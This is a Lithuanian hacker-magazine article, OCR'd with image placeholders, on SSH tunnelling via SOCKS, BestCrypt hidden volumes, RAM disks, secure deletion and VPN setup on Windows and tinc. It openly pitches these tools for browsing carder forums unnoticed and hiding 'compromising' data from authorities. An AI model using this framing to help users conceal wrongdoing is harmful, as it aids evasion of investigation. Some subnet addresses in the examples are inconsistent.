5. [SSH — VPN alternatyva] VPN — tai patikima ir patogu, tačiau yra vienas trūkumas. Atiduoti 30–40$ per mėnesį vien tik už VPN paslaugas — prašmatnu net ir bent kiek labiau apsirūpinusiems vartotojams. Ir kokios garantijos, kad VPN serviso nekuruoja uniformuoti dėdės? Kitaip tariant, būtų gerai surasti pigią VPN alternatyvą, kuri tuo pačiu nenusileistų savo patikimumu ir nereikalautų trečiųjų asmenų paslaugų naudojimo. Tiesą sakant, nereikia nieko ieškoti — tokia alternatyva jau yra. Aš kalbu apie SSH tuneliavimą. Viskas, ko reikia norint juo pasinaudoti — shellas arba hostingas su *OpenSSH* galimybe, kurį pakankamai lengvai galima nusipirkti už viso labo 6–7$ per mėnesį. Jo panaudojimo idėja tokia. Iš pradžių su bet kokiu SSH klientu, pavyzdžiui, *SecureCRT* (*www.vandyke.com*) arba *PuTTY* (*www.chiark.greenend.org.uk/~sgtatham/putty*), tu susijungi su serveriu ir patikrini, ar serveryje leidžiama jungtis į išorę. Jeigu taip, tuomet tu visiškai saugiai pradedi tikrinti paštą, bendrauti per ICQ/IRC, naršyti karderių ir hakerių forumus. Kodėl saugiai? O kaip kitaip, jeigu nuo tavęs iki SSH serverio eina šifruotas kanalas, kurio neįmanoma nusnifinti ir dešifruoti?

Visa tai aptarsime remdamiesi konkrečiu pavyzdžiu. Kad nereikėtų SSH klientuose aiškintis jungčių peradresavimo nustatymų, siūlau įdiegti specializuotą programą — *Entunnel* (*www.vandyke.com*). Šis įrankis skirtas išskirtinai SSH tuneliams kurti, todėl dirbti su juo bus paprasčiau nei paprasta. Kadangi mus be šifravimo dar domina ir anonimiškumas, teks pasinaudoti *socks* serveriu. Idėja tokia: paketus iš lokalios 1080 jungties (*socks* jungtis) peradresuoti į nutolusį *socks* serverį, tuo pačiu visa tai sukišant į SSH tunelį. Nesupratai? Tuoj visa tai aptarsime išsamiau.

Taigi paleisk *Entunnel* ir drąsiai spausk *Create a new session*. *Connection* skyrelyje aprašomi SSH susijungimo parametrai: SSH serverio IP adresas, jungtis (paprastai 22), taip pat autorizacijos tipas (pavyzdžiui, su slaptažodžiu). Visa tai užpildęs, pereik prie paties SSH tunelio parametrų, kurie yra skyrelyje *Port Forwarding*. Spausk *Add* (pridėti naują jungčių peradresavimą), atsidariusiame lange įvesk taisyklės pavadinimą (tarkim, *socks*) bei lokalią mašinos jungtį, per kurią programa priiminės užklausas (*socks* atveju protinga būtų nurodyti 1080). Toliau reikia įjungti opciją *Destination Host is different from the SSH server* ir tekstiniame lauke įvesti iš anksto surasto *socks* serverio IP adresą bei jo jungtį. Tuo susijungimo konfigūravimas baigtas — galima jungtis. Tam tiesiog nuspausk *Connect* ir stebėk *Status* lauką. Jeigu viskas atlikta sėkmingai, programa džiugiai tau apie tai praneš.

Viskas. Dabar *Entunnel* priiminės į 1080 ateinančius prisijungimus, sukiš juos į SSH tunelį ir šifruotu pavidalu perduos serveriui, kuris, savo ruožtu, visą šį gėrį dekoduos ir perduos į tikrą *socks* serverį. Kas lieka? Lieka priversti programas dirbti per lokalų *socks* serverį, t.y. visus prisijungimus nukreipti į lokalią 1080 jungtį. Jeigu programa gali dirbti per *socks*, tai problemos iš viso nėra, pakanka vietoje socks nurodyti 127.0.0.1:1080. O ką daryti su tomis programomis, kurios pagal nutylėjimą nemoka dirbti per *proxy*? Čia labai pravers *SocksCap* (*www.socks.nec.com*) arba *FreeCap* (*www.freecap.ru*) tipo programos–soksifikatoriai. Aš rekomenduočiau universalesnę priemonę *Permeo Security Driver* (*www.permeo.com*), kuri ypatinga tuo, jog gali per *socks* praleisti viską net ir be išankstinio programų sukonfigūravimo (programa veikia kaip tinklo tvarkyklė).

Visus šiuos įrankius eksploatuoti labai paprasta, tačiau jeigu tau iškils klausimų, rekomenduočiau paskaityti šį straipsnį: *www.xakep.ru/magazine/xa/063/028/1.asp* (rusų kalba).

Apskritai SSH tuneliavimas turi daugybę kitų neginčijamų privalumų. Išoriškai tokie tuneliai nesukelia įtarimo ir atrodo kaip įprastinis darbas su terminalu, o šifruotas VPN iš karto matomas visiems. Dar daugiau, visi VPN vartotojai tikriausiai yra susidūrę su tokia situacija, kai VPN susijungimas netikėtai ir nepastebimai nutrūksta, o darbas pratęsiamas be jo, tiesiogiai. Štai dėl tokio apgailėtino nesusipratimo galima lengvai išsiduoti rimtame reikale. Daryk išvadas...

6. **[Duomenų šifravimas]** Visa privati informacija turi būti kruopščiai užšifruota ir paslėpta nuo pašalinių asmenų su galingomis šifravimo sistemomis, tokiomis, kaip *DriveCrypt* (*www.drivecrypt.com*), *PGP Whole Disk Encryption* (*www.pgp.com*) ir *BestCrypt* (*www.jetico.com*). Jeigu nori maksimalaus našumo ir minimalaus vargo, drąsiai įdiek pastarąjį variantą — dabar mes išsamiai aptarsime būtent šią programą.
Įdiegimo metu neturėtų iškilti jokių sunkumų, ir vedlys turėtų labai greitai paprašyti perkrauti kompiuterį. Vos tik sistema vėl užsikraus, sisteminiame lauke (*system tray*) tu iš karto pamatysi naują ikonėlę. Čia nėra ko grožėtis, tiesiog nuspausk ją ir iš meniu pasirink *BestCrypt Control Panel*. Atsidaręs langas — tai programos valdymo skydelis, su kuriuo mums reikės šiek tiek padirbėti. Čia reiktų dviem žodžiais papasakoti apie *BestCrypt* galimybes. Panaudojus specialius algoritmus, programa sukuria specialią bylą–konteinerį, kurią prie sistemos galima primontuoti kaip įprastinį loginį diską. Funkciniu požiūriu šis diskas bus toks pat, kaip ir visi kiti, tačiau tuo pat metu jame saugomi duomenys bus „veikimo metu" šifruojami vienu iš pasirinktų kriptografinių algoritmų (AES, GOST 28147–89, *Twofish*, *Blowfish*). Čia esmė tame, jog tokį konteinerį primontuoti prie sistemos galima tik įvedus slaptažodį. Priešingu atveju tai bus tik atsitiktinių simbolių rinkinys, kuriuos dešifruoti vargu ar pajėgtų net ir specialiosios tarnybos.
Pradėsime kurti konteinerį. Iš pradžių reikia nurodyti diską, kuriame jis bus saugomas, ir kontekstiniame meniu pasirinkti *New container*. Atsidariusiame lange bus keletas nustatymų: *Filename* (bylos–konteinerio pavadinimas), *Location* (jo saugojimo vieta), *Size* (dydis), *Algorithm* (šifravimo algoritmas), *Key generator* (rakto sukūrimo algoritmas). Šifravimo ir rakto sukūrimo algoritmų pasirinkimas — visiškai individualus dalykas. Jeigu tu menkai supranti, ką gali kiekvienas iš jų, tiesiog palik nustatymus pagal nutylėjimą ir spausk mygtuką *Create*. Toliau programa imsis kurti pseudoatsitiktinę simbolių kombinaciją, reikalingą informacijai koduoti, o tu šiame reikale turi jai padėti (gal geriau šio proceso išsamiai neaprašinėkime :)).
Taigi, be jokios abejonės, tokiu konteineriu galima pasitikėti, tačiau tai dar ne viskas. Atidarius programos valdymo skydelį, pašaliniai gali lengvai sužinoti apie konteinerio egzistavimą, po ko jie gali pabandyti parinkti arba net išgauti jo primontavimui reikalingą slaptažodį. Dėl šios priežasties konteinerio viduje rekomenduojama sukurti taip vadinamą paslėptą sritį, į kurią tu gali sudėti pačią svarbiausią informaciją ir tuo pačiu būti visiškai tikras dėl jos saugumo. Net jeigu kas nors ir sužinos tavo šifruoto disko slaptažodį, jis tikrai neras paslėptoje srityje saugomų duomenų.
Sukurti paslėptą sritį nesudėtinga, tačiau čia reikia įvertinti keletą niuansų. Jeigu tu jau primontavai šifruotą particiją, ją reikia atjungti (funkcija *Dismount All BestCrypt Drives*). Priešingu atveju tu tiesiog negalėsi įeiti į konteinerio savybių langą (*Change container properties*), kur ir atliekami visi reikiami veiksmai. Šiame lange mus domina tik viena opcija — *Create Hidden Part*. Drąsiai ją aktyvuok ir spausk OK — pasirodys naujas langas su perspėjimu apie galimas paslėptos srities sukūrimo pasekmes. Viso šio ilgo teksto gali ir neskaityti — tiesiog sutik. Toliau tereikia nurodyti paslėptos srities dydį bei slaptažodį, po ko galima pradėti jos formatavimą.
Dabar apie tai, kaip ši sistema veikia. Jeigu tau reikia primontuoti įprastinį šifruotą konteinerį (jo pavadinimas atvaizduojamas *BestCrypt* valdymo skydelyje), įvesk savo pirmąjį slaptažodį, o jeigu tau reikalinga paslėpta sritis (apie jos egzistavimą žinai tu ir tik tu!) — įvesk antrąjį. Yra ir dar vienas svarbus niuansas: dirbti su pradiniame konteineryje saugomomis bylomis galima išskirtinai iki (!) paslėptos srities sukūrimo. Vos tik tu ją sukursi, bet koks pradiniame konteineryje saugomų duomenų kopijavimas/pašalinimas/perkėlimas gali sukelti paslėptoje srityje saugomos informacijos praradimą. Taip yra dėl to, jog net pats *BestCrypt* neįtaria apie paslėptos srities egzistavimą ir buvimą konteinerio viduje iki tol, kol vartotojas neįves atitinkamo slaptažodžio. Taip išeina, kad pradiniame konteineryje saugomų bylų reikia tik maskavimuisi ir jos paprastai nėra vertingos.

7. **[„RAM disk" — ypatingiems atvejams skirta priemonė"]**Ypatingais atvejais vietoje duomenų šifravimo galima panaudoti egzotišką duomenų paslėpimo variantą — RAM diską. Yra nemažai tiek *Linux*, tiek ir *Windows* sistemoms skirtų programų, kurios leidžia sukurti virtualų lokalų diską, kurio duomenys fiziškai bus saugomi operatyvinėje atmintyje. Kūrėjų žodžiais tariant, svarbiausias tokių programų tikslas — daugkartinis skaitymo/įrašymo greičio padidinimas. Tai visai suprantama: bet kuri, net ir pati lėčiausia operatyvinė atmintis veikia kur kas greičiau už patį greičiausią SCSI diską. Beje, toks optimizavimas mus menkai domina: kur kas patrauklesnė kita tokių diskų ypatybė. Esmė tame, kad iš karto po kompiuterio perkrovimo visi operatyvinėje atmintyje saugomi duomenys dingsta ir jų atstatyti be specialios įrangos praktiškai neįmanoma. O ir kas sužinos apie jų egzistavimą? Mano manymu, tai galima gana sėkmingai panaudoti!
Operatyvinė atmintis — tai ideali vieta laikinam ypatingai kompromituojančių duomenų saugojimui. Vos tik kas — iš karto persikrauni, ir iš tokių duomenų nieko nelieka. Sukurti tokį diską galima labai lengvai, ypač jeigu po ranka yra programa *RAMDiskXP* (*www.cenatek.com*). Tereikia nurodyti RAM disko dydį, t.y. jam išskiriamos operatyvinės atminties kiekį, ir nuspausti mygtuką *Start RAMDisk*. Sistemoje tuojau pat atsiras naujas loginis diskas.
Be abejo, šis įrankis turi dar keletą nustatymų, tačiau mus jie menkai domina. Paminėsiu vienintelį dalyką, jog visi tokio disko duomenys gali būti akimirksniu nukopijuoti į specialią bylą–atvaizdą (*.IMG), o sistemos paleidimo metu — užkrauti į RAM diską.

8. **[Saugus duomenų pašalinimas]** Šimtąjį kartą neaiškinsiu, jog norint visiškai sunaikinti duomenis, paprasčiausiai juos ištrinti nepakanka. Tokiu atveju jų atstatymas ilgai netruks. Žymiai apsunkinti šią užduotį arba net minimizuoti tokią galimybę gali padėti specialios programos. Geriausia šioje srityje yra *Acronis Privacy Expert*. Iš esmės tai yra galingas įrankių kompleksas, vienas iš kurių užtikrina patikimą duomenų pašalinimą iš kompiuterio remiantis griežtais standartais (apie saugų duomenų pašalinimą ir apie jį aprašančius standartus buvo rašyta mūsų žurnalo šių metų sausio mėnesio numeryje, straipsnyje „Shredders, Wipers, Cleaners & Erasers").

022

Slaptas kanalas

TU IEŠKAI PLATFORMOS, KURIOJE GALĖTUM PALEISTI NUOSAVĄ VPN SERVERĮ? IR TU MANAI, KAD LANGINĖS — TAI NE PATS TINKAMIAUSIAS VARIANTAS? KLYSTI! IŠDUOSIU TAU VIENĄ DIDELĘ PASLAPTĮ: SU ŠIA UŽDUOTIMI „WINDOWS" SUSITVARKO NE BLOGIAU NEI „LINUX" IR „FREEBSD".



„VPN/OpenVPN" paleidimas „Windows" sistemoje

[Standartinės priemonės] Šios užduoties sprendimui naudoti windozę patogiau bent jau todėl, kad visos reikiamos priemonės joje jau yra pagal nutylėjimą. Tai reiškia, jog tau nereikės iš interneto siųstis jokių papildomų programų ir jų įdieginėti. Tiek serverinės, tiek ir klientinės dalies konfigūravimui pakanka naudoti standartinius sistemos komponentus. Visas konfigūravimo procesas tradiciškai atliekamas GUI aplinkoje, o tai taip pat negali nedžiuginti. Tu dar turėsi galimybę kaip reikiant pasikapstyti tekstiniuose *OpenVPN* konfiguose (apie jį mes kalbėsime kiek vėliau), todėl tikriausiai įvertinsi *Windows* kūrėjų rūpestingumą :).


Galbūt aš tave nustebinsiu, bet visi aukščiau išsakyti teiginiai pasakytini ne tik apie serverines *Windows* versijas (*Windows 2000/2003 Server*). Neįtikėtina, bet VPN serverį galima paleisti net ir *Windows XP Professional* sistemoje. Visas procesas vargu ar truks ilgiau nei 2 minutes :). Patikrink tai pats:

1. Visų pirma pereik į *Control Panel —> Network Connections —> Create a new connection*.
2. Naujų susijungimų kūrimo vedlys tau turėtų būti gerai pažįstamas. Čia niekur akivaizdžiai nėra minimas VPN susijungimo konfigūravimas, tačiau yra pasirinkimas „Set up an advanced connection". Būtent jį ir pasirink.
3. Kitame etape iš dviejų pasiūlytų variantų pasirink opciją „Accept incoming connections". Tai logiška, kadangi mes konfigūruojame serverį.
4. Toliau vedlys pasiūlys nurodyti tuos įrenginius, per *kuriuos planuojama priimti įeinančius prisijungimus*. Sąraše bus pateikti sistemoje įdiegti modemai, *Bluetooth* adapteriai ir kiti panašūs įrenginiai. Tačiau jie mus dabar menkai domina, todėl nuimk visas vedlio uždėtas varneles ir spausk „Next".
5. Galų gale! Vedlys susivokia, jog mus galbūt domina VPN konfigūravimas, todėl užduoda atitinkamą klausimą. Drąsiai pasirink „Allow virtual private connections".
6. Kitas žingsnis — vartotojų autorizacijos parametrai. Savaime suprantama, prisijungti prie VPN serverio gali ne kiekvienas. Norėdamas užmegzti susijungimą, klientas privaloma tvarka turi praeiti autorizacijos procedūrą. Tiesą sakant, dabar vedlys siūlo pasirinkti tuos vartotojus, kuriems leidžiama įeiti į virtualų privatų tinklą. Galima išsirinkti lokalius vartotojus arba pridėti naujus. Pastaruoju atveju spausk mygtuką „Add..." — vedlys iš karto pareikalaus įvesti naujojo vartotojo vardą ir slaptažodį.
7. Tinklo protokolų ir ypač TCP/IP konfigūracija ne mažiau svarbi. Protokolų sąraše išsirink atitinkamą punktą ir nuspausk mygtuką „Properties". Tam, kad vartotojai galėtų gauti priėjimą prie tavo lokalaus tinklo, būtina aktyvuoti TCP/IP opciją *Allow callers to access my local area network*. Toliau reikia apibrėžti IP adresų diapazoną, iš kurio adresai bus priskiriami prisijungusiems klientams. Taip pat galimas ir toks variantas, jog

www.webopedia.com/TERM/V/VPN.html — *kas tai yra VPN?*
www.xakep.ru/magazine/xa/069/068/1.asp — *Išsamiai apie VPN technologiją (rusų kalba).*
www.rsdn.ru/article/crypto/cryptoapi.xml — *geras straipsnis apie RSA algoritmus.*

Jeigu tu norėsi savarankiškai sukompiliuoti tinc *arba* OpenVPN, *tau prireiks kompiuteryje įdiegto* Cygwin (www.cygwin.com) *arba* MiniGW (www.mini.org). *Vis dėlto aš rekomenduočiau pasinaudoti jau paruoštomis programomis.*





Į autorizuotų vartotojų gretas galima įtraukti kai kuriuos jau egzistuojančius lokalius vartotojus. Nuspaudus mygtuką „Add...", sistemoje galima aprašyti ir naujus vartotojus.

vartotojui IP adresas bus išduodamas automatiškai su DHCP servisu.

8. Viskas, tuo konfigūravimas baigtas. Gali ko nors iš draugų paprašyti prisijungti prie tavo šviežiai iškepto serverio. Klientinio prisijungimo konfigūravimas mažai kuo skiriasi nuo *Dial–up* prisijungimo sukūrimo, todėl mes čia jo neaptarsime — tai per daug paprasta.

[O kaip su „Windows Server"?] VPN konfigūracija *Windows XP* sistemoje apipjaustyta iki negalėjimo. Iš vienos pusės, tai gerai, nes taip VPN sukonfigūruoti gali net ir naujokai, tačiau ką daryti mums, patyrusiems guru? :) Atsakymas į šį klausimą taip pat paprastas, kaip ir akivaizdus: vietoje pagarsėjusios XP, kuri vargu ar tinka tokiems eksperimentams, naudotis galinga *Windows Server 2003* sistema. Sukonfigūruoti serverinę OS šiek tiek sudėtingiau, bet šis išsamus aprašymas leis tau išvengti papildomų klausimų:

1. Iš pradžių per *Start* meniu atidaryk *Administration Tools* ir *Routing and Remote Access*.

2. Valdymo konsolėje pasirink lokalų serverį ir atidžiai pažiūrėk į apatinę kairę lango dalį. Jeigu pamatysi raudoną indikatorių, reiškia mums reikalingas servisas nepajungtas. Gerai būtų tai ištaisyti: tam ant serverio pavadinimo nuspausk dešinį pelės klavišą ir pasirink *Configure and Enable Routing and Remote Access*.


3. Toliau spragtelėk ikoną *Remote access (dial–up or VPN)*, kur specialus vedlys tavęs paklaus, kokius prisijungimus galima priimti. Dabar mus domina išskirtinai VPN — jį ir reikia pažymėti.

4. Pasirodęs *VPN connection* langas siūlo nurodyti tam tikrus būsimų prisijungimų parametrus. Pasirink tą prisijungimą, kuris yra nukreiptas į tavo lokalųjį tinklą arba internetą (priklausomai nuo planuojamos struktūros ir VPN susijungimo paskirties), o tada nuspausk mygtuką *Next*.

5. *IP Address Assignment* lange vedlys pasiūlys nurodyti IP adresų nustatymus, kurie bus priskiriami besijungiantiems klientams. Jeigu mašinoje įdiegtas DHCP serveris (kas visai tikėtina), pasirink punktą *Automaticaly* ir spausk *Next*. Jeigu nori nurodyti rankiniu būdu išduodamų IP adresų diapazoną, įvesk tave dominančias reikšmes *Start IP address* ir *End IP address* laukuose. Pasistenk, kad šie IP adresai būtų iš to paties potinklio, kuriame yra ir tavo kompiuteris. Priešingu atveju tau teks aprašinėti

[VPN realizacijos trūkumai „Windows" sistemoje]

Nepaisant konfigūravimo paprastumo, VPN realizacija *Windows* sistemoje turi tam tikrų trūkumų. Tuojau tu suprasi, ką aš turiu omeny — tam mes žvilgtelėsime į VPN susijungimo vidurius. Po to, kai vartotojas inicijuoja VPN susijungimą, tarp jo ir serverio sukuriamas specialus tunelis, per kurį pradedami perdavinėti duomenys: su identifikacijos procesu susijusi techninė informacija bei enkapsuliuotas IP, IPX ar *NetBEUI* srautas šifruotu pavidalu. Tinklo srautas enkapsuliuojamas su GRE (*Generic Routing Encapsulation*) protokolu, kuris iš esmės yra silpnoji sistemos grandis. Čia problema tame, jog kai kurie interneto paslaugos tiekėjai nepraleidžia GRE paketų ir tuo pačiu pilkai blokuoja VPN naudojimą. Apeiti šio apribojimo neįmanoma, todėl tenka griebtis alternatyvių VPN realizacijų, kurios naudoja nuosavą tinklo srauto enkapsuliavimo sistemą.



Svarbiausias dalykas: leidžiame virtualius privačius tinklus

papildomas maršrutizavimo taisykles, kad visi klientai būtų prieinami.

6. Kitame etape rekomenduoju tau palikti pagal nutylėjimą pasirinktą parametrą *No, use Routing and Remote Access to authenticate connection requests*. Paskutinį kartą spausk mygtuką *Next*, tada *Finish*, — tuo išankstinis pasiruošimas baigtas.


Iš esmės VPN serveris jau paruoštas darbui, tačiau prisijungimai prie jo kol kas dar draudžiami. Leisti nuotolinius prisijungimus vėl padės „Routing and Remote Access" sisteminis apletas:

1. Išskleisk savo serverio objektą ir pasirink „Remote Access Policies".

2. Dabar sąraše ant ikonos *Connections to Microsoft Routing and Remote Access server* paspausk dešinį pelės klavišą ir pasirink *Properties*.

3. Mes pasiekėme mus dominančią opciją — *Grant remote access permission*. Aktyvuok ją ir nuspausk „Ok". Konfigūravimas baigtas.

Dabar VPN serveris gali priimti įeinančius prisijungimus, tačiau kol kas neaišku, kokius ir iš kur. Liko smulkmena — nurodyti sistemai autorizuotus jungtis prie šio VPN serverio vartotojus,



Windows Server 2003 vartotojai valdomi per katalogų tarnybą (*Active Directory*)

kas daroma per katalogų tarnybą (*Active Directory*). Jeigu ji tavo serveryje nėra įdiegta arba nesukonfigūruota, galiu tave tik užjausti ir pasiūlyti perskaityti mūsų žurnalo praėjusių metų spalio mėnesio numeryje (][.29) pateiktą straipsnį „Pabalnok Windows Server 2003". Jeigu vis dėlto su AD viskas gerai, tuomet veiksmų tvarka būtų tokia:

1. Pasirink *Start -> Administrative Tools -> Active Directory Users and Computers*

2. Dabar sukurk naują arba surask tave dominančio vartotojo sisteminį įrašą ir atidaryk jo savybes.

3. „Dial-in" skyrelyje yra pasirinkimas *Allow access*. Jį reikia aktyvuoti.

Sistemoje dar yra daug svarbių su VPN susijungimais susijusių nustatymų. Visų jų reikia tam, kad administratorius galėtų iki menkiausių smulkmenų sukonfigūruoti virtualų privatų tinklą ir padaryti jį tokį, kokiu jis jį norėtų matyti. Pirmyn!

[Kas tai yra „tinc"?] *Other VPN solutions* (*www.tinc-vpn.org/vpnlinks*) sąraše galima rasti beveik 15 panašių realizacijų. Ypatingą pagarbą ir didžiausią populiarumą pelnė dvi iš jų: *tinc* (*www.tinc-vpn.org*) ir *OpenVPN* (*www.openvpn.net*). Apie jas mes šiandien ir pakalbėsim.

Kai žiūri į juokingą *tinc* distributyvo dydį (viso labo 697 Kb), tai net negali įsivaizduoti, jog jo kūrėjai įsigudrino jame sutalpinti pilnavertišką VPN susijungimų paleidimo priemonę. Programa palaiko visus virtualiems privatiems tinklams būdingus bei reikalingus atributus ir dar daugiau! Spręsk pats: tinklo srauto tuneliavimas, nepertraukiamas perduodamų duomenų šifravimas ir net spaudimas „veikimo metu". Pastebėtina, jog *tinc* galimybės neapsiriboja taškas-taškas tipo susijungimais. Virtualus tinklas gali būti sudarytas iš kelių klientų ir, kas ypatingai malonu, *tinc* savarankiškai spręs visas su maršrutizavimu susijusias užduotis. Būk tikras: duomenys VPN tinklo viduje visada keliaus optimaliausiu keliu ir, jeigu tai įmanoma, tiesiai į paskirties tašką. Manau, jog net šito pakanka norint tave suintriguoti, todėl siūlau pereiti prie praktinės dalies.

[Konfigūruojame „tinc" demoną] Įdiegti *tinc* „Linux" sistemoje nėra sudėtinga. Sukonfigūruoti jo veikimą *Windows* sistemoje — dar paprasčiau. Kalbant apie *Windows* sistemas, tai visi reikiami pasiruošimai apsiriboja virtualaus tinklo įrenginio tvarkyklių įdiegimu. *Tinc* naudoja *TAP-Win32* tvarkyklę, kuri pagal nutylėjimą įtraukta į programos distributyvą, tačiau esant būtinybei ji gali būti parsiųsta iš *OpenVPN* svetainės (*www.openvpn.net*). Pabaigęs programos diegimą, pereik į katalogą *C:\Program Files\tinc\tap-win32*. Čia yra byla *addtap.bat*. Paleisk ją, ir meniu *Start -> Network Connections* atsiras naujas tinklo susijungimas, kurį aš iš karto siūlau pavadinti VPN. Prie jo konfigūravimo mes grįšime šiek tiek vėliau.

Demonas turi viso labo vieną vykdomą bylą — *tincd.exe*. Kai kam tai gali pasirodyti keista: juk turėtų būti tiek serverinė, tiek ir klientinė dalis. Tai paaiškinama labai paprastai: *tinc* elgesys visiškai priklauso nuo tų nustatymų, kurie nurodyti jo konfigūracinėse bylose. Po paleidimo *tinc* demonas nuskaito komandinę eilutę ir konfigūracinę bylą *tinc.conf*. Jeigu konfige yra bent vienas *ConnectTo* parametras, programa automatiškai pradeda atlikinėti kliento funkcijas, bando prisijungti prie mazgų, kuriuos ir nurodo šis parametras. Tuo metu nepriklausomai nuo to, ar buvo nurodytas *ConnectTo* parametras, ar ne, *tinc* toliau stebi


įeinančius kitų demonų prisijungimus. Taip išeina, kad *tinc'e* nėra skirtumo tarp kliento ir serverio. Vis dėlto viena pusė būtinai turi būti klientu, kad inicijuotų prisijungimą.
Kad neapkraučiau tavęs nuobodžia teorija, siūlau realiai parodyti įrankio galimybes, sukuriant VPN susijungimą tarp dviejų potinklių. Pirmojo potinklio parametrai: 192.168.0.1/24, potinklio kaukė — 255.255.255.0. Antrojo potinklio parametrai: 192.168.0.2/24, potinklio kaukė — 255.255.255.0. *Tinc* demoną reikia įdiegti kiekviename šių potinklių ir tik po to pradėti susijungimo konfigūravimą.
Pačiu paprasčiausiu atveju *tinc.conf* konfigūracinė byla atrodo štai taip:

```
Name = office
Interface = VPN
ConnectTo = home
```

Parametras *Name* parodo VPN susijungimo mazgo pavadinimą. Jis visiškai neprivalo sutapti su kompiuterio pavadinimu arba dar kuo nors, tačiau turi būti unikalus. Taigi jeigu pirmojo kompiuterio pavadinimas yra *office*, tai antrasis atitinkamai vadinsis *home*. Su antruoju parametru — *Interface* — pasirenkamas susijungimas, kuris bus naudojamas VPN kanalui sukurti. Paprasčiau šnekant, reikia nurodyti tą susijungimo pavadinimą, kuris naudoja virtualų tinklo įrenginį (*TAP-Win32*). Jeigu tu paklausei mano patarimo ir pervadinai jį VPN, tai šio parametro reikšmė turėtų būti kaip ir pas mane pavyzdyje. Apie *ConnectTo* parametrą aš jau pasakojau: jis nurodo VPN mazgo pavadinimą, prie kurio bus jungiamasi. Nesunku numanyti, kaip atrodys kito VPN mazgo konfigas:

```
Name = home
Interface = VPN
ConnectTo = office
```

Šiuo atveju abu mazgai inicijuoja abipusį prisijungimą — tai nėra draudžiama. Sugrįžkime prie *name* parametro: jo reikšmės *home* ir *office* yra simboliniai vardai, kurie apibrėžia VPN klientų pavadinimus, tačiau patys savaime nieko nereiškia. Konkrečiam mazgų aprašymui naudojamas antrasis konfigūracinių bylų tipas, šios bylos saugomos kataloge *C:\Program Files\tinc\hosts*. Pavyzdžiui, *home* VPN mazgą aprašantis konfigas yra čia: *C:\Program Files\tinc\hosts\home*. *Office* parametrai apibrėžti byloje *\hosts\office* ir t.t. Pagal nutylėjimą tokių bylų nėra, todėl jas reikia kurti savarankiškai. Jeigu tikėsime do-



Raktai sėkmingai sugeneruoti

kumentacija, tai jose galima aprašyti pakankamai daug VPN mazgo parametrų, tačiau mūsų atveju pakaks tik vieno iš jų — *subnet*.

```
home byla:
Subnet = 192.168.0.1/24
office byla:
Subnet = 192.168.1.1/24
```

